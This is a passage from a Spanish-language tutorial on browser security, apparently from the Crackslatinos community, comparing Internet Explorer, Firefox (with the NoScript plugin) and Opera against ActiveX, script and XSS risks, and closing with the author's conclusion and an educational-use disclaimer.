
Para empezar hay que diferenciar entre el navegador sobre windows y sobre otros sistemas operativos como Mac o Linux. Por seguridad, nunca se debería navegar por internet como administrador del sistema o con privilegios similares; esto que es normal en todos los sistemas derivados de Unix, nunca ha ocurrido en windows; por tanto los peligros para el sistema se complican en Windows ya navegues con IE, firefox, zafari , opera o chrome.

Respecto a los navegadores, yo solo puedo hablar de los que conozco; IE, Firefox y Opera.

Internet Explorer; es el navegador mas utilizado, sobe todo porque es el que viene por defecto en Windows, que también es el SO nº1. Por tanto, también es el que recibe mas atención y estudio de los creadores de malware. Todo esto ha sido favorecido porque en IE nunca se ha pensado mucho en la seguridad y se ha premiado mas su usabilidad (hecho este que podemos extender a todo el SO). El programa en las "**Opciones de Internet**" es configurable y podría hacerse mas seguro; pero si miramos las opciones por defecto de **IE v.6**, vemos que admitimos todos los Active X, javascript y demás,sin mucho control. Esto le ha llevado a tener una de las peores famas respecto a la seguridad y no es muy recomendable usarlo a menos que nos curremos bastantes las opciones de seguridad. La cosa mejoro con **IE v.7**, lleva por defecto algunas mejoras respecto a la seguridad y se pueden encontrar plugins como IE7Pro que tiene muchas cualidades que se han hecho famosas en los plugins de firefox. Por último, tenemos a **IE v.8** que sin duda es el mas actual pero también el mas seguro, respecto a los Active X, han incluido la funcionalidad por sitio y usuario, de modo que lo ideal es deshabilitarlos todos y en sitios concretos habilitar el ActiveX concreto solo para ese sitio. También hay que recalcar que tanto IE 7 por defecto en Windows Vista y IE 8 por defecto en Windows 7, son mas seguros pues el SO también ha mejorado en ese aspecto.

Mozilla Firefox; es un navegador cada vez mas utilizado, por tanto cada vez recibe mas atención de los creadores de malware. Como primer punto no admite Active X; pero si que puede sufrir muchos problemas relacionados con todo tipo de script. Es un navegador libre, lo cual favorece la solución de los problemas de seguridad; dentro de que como cualquier programa los 0day (vulnerabilidades no conocidas) pueden provocar muchos daños, sobretodo en sistemas windows. Su última versión estable es la **3.6.2.**
Si algo llama la atención de Firefox es la gran cantidad de plugins, esto le hace ganar muchas posibilidades según lo que te interese; pero en el caso que hablamos hay que destacar el plugin **NoScript**; un excelente añadido que nos evita todos los script por defecto, como es lógico hay que

configurarlo, lo cual es un poco molesto al principio pero ganas en tranquilidad y seguridad cuando sigues un enlace de no mucha confianza. El problema es que sin javascript la navegación puede no ser muy interesante, por lo que para valorar una página al final hay que permitirlos; aunque tenemos la posibilidad de permitir solo los que queramos. Además viene configurado pensando en los ataques XSS y evita ataque con archivos jar:



Como siempre digo es una pieza mas en la seguridad, pero yo siempre lo he tenido activo tanto en windows como en linux y me parece esencial en los tiempos que andamos. Se actualiza muy frecuentemente, lo cual en seguridad siempre es deseable.

Si te detecta un ataque XSS veremos que nos sale un aviso en la zona superior del navegador, indicando de donde viene y que podemos ver mas detalles en la consola de error:

Opera. Para mi, en Linux es el navegador mas rapido,con gran flexibilidad y se maneja muy bien con los objetos flash (mejor a veces que firefox). Al no ser muy conocido, no tiene mucha atención desde el malware, por eso seguramente se conocen pocos errores, aunque si ha sufrido ataques XSS en varias de sus versiones (sobre todo la 9.6) . Tiene control antifraude y control de ventanas emergentes no deseadas.. Actualmente va por la versión **10.10** y es una buena alternativa a firefox e IE tanto en Windows como en Linux.

7. Conclusión

Lo que era unas notas sobre XSS se han convertido en un extenso desarrollo de todo lo que últimamente ando haciendo. Enfocado a un nivel básico, he intentado profundizar en los puntos que mas me interesan y donde yo creo hay que tener una mínima base para saber lo que se hace e intentar mejorar.
Me he esforzado en confirmar por internet todo lo que he comentado pero hay cosas donde la

información es escasa; en esos caso he echado mano de la intuición,y por tanto puede haber errores que espero sean pocos, si queréis comentarme algo este es mi correo: cvtukanarrobagmail.com
Por último solo dar un gran saludo a todos los Crackslatinos, mas que una lista de correos es mi gran familia de Internet. Espero que os guste.

Este tutorial, se hizo sólo con fines educativos. Su autor no se hace responsable del mal uso que se haga de él.